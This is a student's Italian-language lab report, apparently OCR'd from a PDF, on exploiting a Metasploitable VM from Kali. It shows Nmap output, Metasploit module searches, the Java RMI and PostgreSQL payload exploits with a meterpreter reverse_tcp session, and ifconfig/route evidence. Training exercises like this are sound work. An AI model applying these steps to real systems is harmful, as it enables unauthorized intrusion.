ANDREA
FALIERO

RELAZIONE
PROGETTO

TRACCIA


La nostra macchina Metasploitable presenta un servizio vulnerabile sulla porta 1099 – Java RMI. Si richiede allo studente di sfruttare la vulnerabilità con Metasploit al fine di ottenere una sessione di Meterpreter sulla macchina remota. I requisiti dell'esercizio sono:

- La macchina attaccante (KALI) deve avere il seguente indirizzo IP: 192.168.75.111
- La macchina vittima (Metasploitable) deve avere il seguente indirizzo IP: 192.168.75.112
- Una volta ottenuta una sessione remota Meterpreter, lo studente deve raccogliere le seguenti evidenze sulla macchina remota:


1. configurazione di rete.
2. informazioni sulla tabella di routing della macchina vittima.

CMABIO IP


Prima di iniziare l'attacco, è necessario configurare correttamente l'ambiente. Assicurarsi che entrambe le macchine siano nella stessa rete e possano comunicare tra loro.



CAMBIO IP KALI



CAMBIO IP META



PING KALI-META

PORTA 1099


Con Nmap ho trovato tutti i servizi in esecuzione sulla macchina vittima

```
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
53/tcp   open  domain      ISC BIND 9.4.2
| dns-nsid:
|_  bind.version: 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-title: Metasploitable2 - Linux
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
111/tcp  open  rpcbind     2 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2            111/tcp   rpcbind
|   100000  2            111/udp   rpcbind
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/udp   nfs
|   100005  1,2,3      34473/udp   mountd
|   100005  1,2,3      59145/tcp   mountd
|   100021  1,3,4      37062/udp   nlockmgr
|   100021  1,3,4      55240/tcp   nlockmgr
|   100024  1          43450/udp   status
|_  100024  1          52966/tcp   status
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login?
1099/tcp open  java-rmi    GNU Classpath grmiregistry
Service Info: Host:  metasploitable.localdomain; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

Ho quindi trovato che la porta 1099 era aperta con il servizio java-rmi.

MSFCONOLE

Tramite l’uso di msfconsole ho ricercato un exploit che potesse andare bene per il servizio trovato su quella porta.



Matching Modules

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/multi/http/atlassian_crowd_pdkinstall_plugin_upload_rce	2019-05-22	excellent	Yes	Atlassian Crowd pdkinstall Unauthenticated Plugin Upload RCE
1	exploit/multi/misc/java_jmx_server	2013-05-22	excellent	Yes	Java JMX Server Insecure Configuration Java Code Execution
2	auxiliary/scanner/misc/java_jmx_server	2013-05-22	normal	No	Java JMX Server Insecure Endpoint Code Execution Scanner
3	auxiliary/gather/java_rmi_registry		normal	No	Java RMI Registry Interfaces Enumeration
4	exploit/multi/misc/java_rmi_server	2011-10-15	excellent	Yes	Java RMI Server Insecure Default Configuration Java Code Execution
5	auxiliary/scanner/misc/java_rmi_server	2011-10-15	normal	No	Java RMI Server Insecure Endpoint Code Execution Scanner
6	exploit/multi/browser/java_rmi_connection_impl	2010-03-31	excellent	No	Java RMIConnectionImpl Deserialization Privilege Escalation
7	exploit/multi/browser/java_signed_applet	1997-02-19	excellent	No	Java Signed Applet Social Engineering Code Execution
8	exploit/multi/http/jenkins_metaprogramming	2019-01-08	excellent	Yes	Jenkins ACL Bypass and Metaprogramming RCE
9	exploit/linux/misc/jenkins_java_deserialize	2015-11-18	excellent	Yes	Jenkins CLI RMI Java Deserialization Vulnerability
10	exploit/linux/http/kibana_timelion_prototype_pollution_rce	2019-10-30	manual	Yes	Kibana Timelion Prototype Pollution RCE
11	exploit/multi/browser/firefox_xpi_bootstrapped_addon	2007-06-27	excellent	No	Mozilla Firefox Bootstrapped Addon Social Engineering Code Execution
12	exploit/multi/http/openfire_auth_bypass_rce_cve_2023_32315	2023-05-26	excellent	Yes	Openfire authentication bypass with RCE plugin
13	exploit/multi/http/torchserver_cve_2023_43654	2023-10-03	excellent	Yes	PyTorch Model Server Registration and Deserialization RCE
14	exploit/multi/http/totaljs_cms_widget_exec	2019-08-30	excellent	Yes	Total.js CMS 12 Widget JavaScript Code Injection
15	exploit/linux/local/vcenter_java_wrapper_vmon_priv_esc	2021-09-21	manual	Yes	VMware vCenter vScalation Priv Esc

Ho scelto l’exploit in figura dato che è un exploit spesso usato per attaccare server RMI vulnerabili, e soprattutto perché avendo fatto anche altri test è l’unico funzionante per arrivare ad avere una sessione meterpreter.

METERPRETER


Ottenendo una sessione meterpreter ho raccolto le seguenti evidenze sulla macchina remota usando ***ifconfig*** per verificare l'IP della macchina target.
Mentre ***route*** l'ho usato per trovare le tabelle di routing della macchina bersaglio.

```
meterpreter > ifconfig

Interface  1
============
Name         : lo
Hardware MAC : 00:00:00:00:00:00
MTU          : 16436
Flags        : UP,LOOPBACK
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff::


Interface  2
============
Name         : eth0
Hardware MAC : 08:00:27:e2:f1:6c
MTU          : 1500
Flags        : UP,BROADCAST,MULTICAST
IPv4 Address : 192.168.75.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fee2:f16c
IPv6 Netmask : ffff:ffff:ffff:ffff::
```

```
IPv4 network routes
===================

    Subnet          Netmask        Gateway  Metric  Interface
    ------          -------        -------  ------  ---------
    127.0.0.1       255.0.0.0      0.0.0.0
    192.168.75.112  255.255.255.0  0.0.0.0

IPv6 network routes
===================

    Subnet                    Netmask  Gateway  Metric  Interface
    ------                    -------  -------  ------  ---------
    ::1                       ::       ::
```

POSTGRESQL

Come per il servizio precedente ho usato Nmap per scansire le porte aperte ed i loro servizi. in questo caso ho trovato il servizio PostgreSQL attivo sulla porta 5432, anch'essa aperta.



MSFCONSOLE

tramite l'uso del comando msfconsole ho ricercato l'exploit più affine e corretto da usare con questo servizio.

```
Matching Modules
================

   #   Name                                                  Disclosure Date  Rank       Check  Description
   -   ----                                                  ---------------  ----       -----  -----------
   0   auxiliary/server/capture/postgresql                                    normal     No     Authentication Capture: Pos
   1   post/linux/gather/enum_users_history                                   normal     No     Linux Gather User History
   2   exploit/multi/http/manage_engine_dc_pmp_sqli          2014-06-08       excellent  Yes    ManageEngine Desktop Centra
   3   exploit/windows/misc/manageengine_eventlog_analyzer_rce  2015-07-11    manual     Yes    ManageEngine EventLog Analy
   4   auxiliary/admin/http/manageengine_pmp_privesc         2014-11-08       normal     Yes    ManageEngine Password Manag
   5   auxiliary/analyze/crack_databases                                      normal     No     Password Cracker: Databases
   6   exploit/multi/postgres/postgres_copy_from_program_cmd_exec  2019-03-20  excellent  Yes    PostgreSQL COPY FROM PROGRA
   7   exploit/multi/postgres/postgres_createlang            2016-01-01       good       Yes    PostgreSQL CREATE LANGUAGE
   8   auxiliary/scanner/postgres/postgres_dbname_flag_injection              normal     No     PostgreSQL Database Name Co
   9   auxiliary/scanner/postgres/postgres_login                              normal     No     PostgreSQL Login Utility
   10  auxiliary/admin/postgres/postgres_readfile                             normal     No     PostgreSQL Server Generic Q
   11  auxiliary/admin/postgres/postgres_sql                                  normal     No     PostgreSQL Server Generic Q
   12  auxiliary/scanner/postgres/postgres_version                            normal     No     PostgreSQL Version Probe
   13  exploit/linux/postgres/postgres_payload               2007-06-05       excellent  Yes    PostgreSQL for Linux Payloa
   14  exploit/windows/postgres/postgres_payload             2009-04-10       excellent  Yes    PostgreSQL for Microsoft Wi
   15  auxiliary/scanner/postgres/postgres_hashdump                           normal     No     Postgres Password Hashdump
   16  auxiliary/scanner/postgres/postgres_schemadump                         normal     No     Postgres Schema Dump
   17  auxiliary/admin/http/rails_devise_pass_reset          2013-01-28       normal     No     Ruby on Rails Devise Authen
   18  exploit/multi/http/rudder_server_sqli_rce             2023-06-16       excellent  Yes    Rudder Server SQLI Remote C
   19  post/linux/gather/vcenter_secrets_dump                2022-04-15       normal     No     VMware vCenter Secrets Dump


Interact with a module by name or index. For example info 19, use 19 or use post/linux/gather/vcenter_secrets_dump

msf6 > use 13
[*] Using configured payload linux/x86/meterpreter/reverse_tcp
msf6 exploit(linux/postgres/postgres_payload) >
```

ho usato questo exploit poiché era quello più adatto alla richiesta della traccia, ho cambiato le varie opzioni come RHOST e come payload ho usato il payload di default dell'exploit. questo mi ha permesso di avere anche qua una sessione meterpreter in cui ho cercato le stesse evidenze della porta di prima.

```
meterpreter > route

IPv4 network routes
===================

    Subnet          Netmask        Gateway  Metric  Interface
    ------          -------        -------  ------  ---------
    127.0.0.1       255.0.0.0      0.0.0.0
    192.168.75.112  255.255.255.0  0.0.0.0

IPv6 network routes
===================

    Subnet                   Netmask  Gateway  Metric  Interface
    ------                   -------  -------  ------  ---------
    ::1                      ::       ::
    fe80::a00:27ff:fee2:f16c ::       ::
meterpreter >
```

CONCLUSIONI

L'esercizio ha dimostrato con successo la capacità di ottenere una sessione remota Meterpreter sulla macchina vittima e di raccogliere le informazioni richieste. Le informazioni raccolte includono la configurazione di rete e la tabella di routing della macchina vittima, come richiesto.